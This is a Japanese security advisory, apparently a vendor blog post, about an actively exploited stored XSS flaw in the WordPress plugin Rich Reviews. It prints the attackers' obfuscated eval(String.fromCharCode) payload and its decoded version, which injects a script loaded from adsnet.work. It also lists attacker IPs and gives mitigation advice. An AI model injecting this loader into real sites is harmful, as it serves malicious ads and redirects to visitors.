
WordPressプラグイン「Rich Reviews」に深刻なXSS脆弱性、攻撃が発生中
WordPressのレビュー表示プラグイン「Rich Reviews」において、深刻なXSS(クロスサイトスクリプティング)脆弱性が発見されました。このプラグインは16,000以上のアクティブインストール数を誇る人気プラグインでしたが、実に2年以上もの間アップデートが行われておらず、脆弱性の発見は決して不思議なことではありません。
実際、Rich Reviewsは2019年3月11日にWordPress公式プラグインディレクトリから削除されています。さらに影響を受けるのはバージョン1.7.4およびそれ以前の全バージョンです。驚くべきことに、現時点でパッチがリリースされる予定は一切ありません。

Rich Reviewsの脆弱性の詳細
今回発見された脆弱性は「保存型XSS(Stored XSS)」に分類されます。この脆弱性を悪用すると、認証されていない任意のユーザーが、プラグインがインストールされたWordPressサイトのプラグイン設定を更新できてしまいます。
現在確認されている攻撃は、いわゆる「マルバタイジング(悪意ある広告)」の形をとっています。攻撃者はこの脆弱性を利用してウェブサイトに悪意のあるコードを注入し、ポップアップや不正な広告を表示させます。これらの広告やポップアップは、さらに不適切・有害なサイトへとユーザーをリダイレクトします。
技術的な詳細
攻撃の根本的な原因は、プラグインにおけるアクセス制御の欠如です。加えて、サニタイズ(無害化)処理も適切に行われていません。
以下は、リダイレクト広告やポップアップを引き起こす悪意のあるコードです。攻撃者が検出を回避するため、コードを巧妙に難読化している点に注目してください。
eval(String.fromCharCode(118, 97, 114, 32, 115, 99, 114, 105, 112, 116, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 10, 115, 99, 114, 105, 112, 116, 46, 111, 110, 108, 111, 97, 100, 32, 61, 32, 102, 117, 110, 99, 116, 105, 111, 110, 40, 41, 32, 123, 10, 125, 59, 10, 115, 99, 114, 105, 112, 116, 46, 115, 114, 99, 32, 61, 32, 34, 104, 116, 116, 112, 115, 58, 47, 47, 97, 100, 115, 110, 101, 116, 46, 119, 111, 114, 107, 47, 115, 99, 114, 105, 112, 116, 115, 47, 112, 108, 97, 99, 101, 46, 106, 115, 34, 59, 10, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 39, 104, 101, 97, 100, 39, 41, 91, 48, 93, 46, 97, 112, 112, 101, 110, 100, 67, 104, 105, 108, 100, 40, 115, 99, 114, 105, 112, 116, 41, 59));
上記のコードを難読化解除すると、次のようになります。
var script = document.createElement('script');
script.onload = function() {
};
script.src = "https://adsnet.work/scripts/place.js";
document.getElementsByTagName('head')[0].appendChild(script);
つまり、このコードは外部ドメイン「adsnet.work」からスクリプトを読み込み、ページのhead要素に挿入することで、不正な広告を表示させる仕組みです。
攻撃者の特定情報
これまでの攻撃の多くには、以下のIPアドレスが関与していることが確認されています。
- 94.229.170.38
- 183.90.250.26
- 69.27.116.3
また、攻撃に関わるドメイン名としてadsnet.workが特定されています。これらのIPアドレスからのログイン試行には十分注意し、事前にアクセスをブロックしておくことを強くおすすめします。
感染してしまった場合の対処法
万が一攻撃の被害に遭ってしまった場合でも、慌てる必要はありません。Astraのセキュリティ専門家までご相談ください。サイトの復旧から再発防止まで、すべて対応いたします。
被害を防ぐための対策
まだ感染していないサイトであれば、今のうちにしっかりと備えることが重要です。感染を防ぐために実践できる対策を紹介します。
1. プラグインを削除する
Rich ReviewsはすでにWordPress公式ディレクトリから削除されているため、開発者が更新版を配布する手段は残されていません。安全を確保するためには、速やかにプラグインをアンインストールすることをおすすめします。開発者が近いうちにパッチを公開する意向を示している様子もありません。
2. ファイアウォールで防御する
プラグインを削除した後は、同種の攻撃に備えてファイアウォールを導入しましょう。WordPress向けにはAstraファイアウォールが効果的な選択肢です。XSS、CSRF、SQLi、悪質なボット、LFI、RFI、OWASP Top 10を含む100種類以上のサイバー攻撃からウェブサイトを保護します。
サイトを守りたい方は、ぜひご相談ください。
-
WPFormsプラグインに認証済み保存型XSSの脆弱性(CVE-2020-10385)が発見 ― バージョン1.5.9への即時アップデートを
WordPressの人気フォームプラグイン「WPForms」において、バージョン1.5.8.2以前に認証済みユーザーによる保存型XSS(クロスサイトスクリプティング)の脆弱性が存在することが、プラグイン監査の過程で確認されました。データのサニタイズ(無害化処理)を強化したバージョン1.5.9は、2020年3月5日にリリースされています。 CVE ID: CVE-2020-10385 概要 WPFormsは、300万以上のアクティブインストール数を誇るWordPress向けフォーム作成プラグインです。今回、認証済みユーザーによって悪用可能なクロスサイトスクリプティング(XSS)の脆弱性が発見
-
SeedProd「Coming Soon Page, Under Construction & Maintenance Mode」にXSS脆弱性が発見 ― 今すぐアップデートを
WordPressプラグイン「Coming Soon Page, Under Construction & Maintenance Mode by SeedProd」(バージョン5.1.0以下)に、保存型XSS(クロスサイトスクリプティング)の脆弱性が確認されました。データのサニタイズ処理を強化した修正版であるバージョン5.1.2は、2020年6月24日にリリースされています。 CVE ID:CVE-2020-15038 概要 「Coming Soon Page, Under Construction & Maintenance Mode by SeedProd」は、アクテ